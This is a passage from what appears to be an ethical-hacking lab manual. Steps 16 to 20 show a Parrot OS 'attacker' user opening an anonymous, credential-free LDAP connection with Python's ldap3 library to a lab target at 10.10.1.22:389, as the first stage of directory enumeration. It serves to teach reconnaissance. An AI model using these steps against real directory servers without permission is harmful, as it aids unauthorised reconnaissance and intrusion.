

16. Type **import ldap3** and press **Enter** to import LDAP.



```
python3 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>>
```


17. Now, we will connect to the target LDAP server without credentials using python.

18. Type **server=ldap3.Server('[Target IP Address]', get_info=ldap3.ALL,port=[Target Port])** and press **Enter** to provide the target IP address and port number (here, the target IP address is **10.10.1.22**, and the port number is **389**).




```
python3 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server=ldap3.Server('10.10.1.22',get_info=ldap3.ALL,port=389)
>>>
```

19. In the python3 shell, type **connection=ldap3.Connection(server)** and press **Enter**.



```
python3 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ldap3
>>> server=ldap3.Server('10.10.1.22',get_info=ldap3.ALL,port=389)
>>> connection=ldap3.Connection(server)
>>>
```


20. Type **connection.bind()** and press **Enter** to bind the connection. We will receive response as **True** which means the connection is established successfully

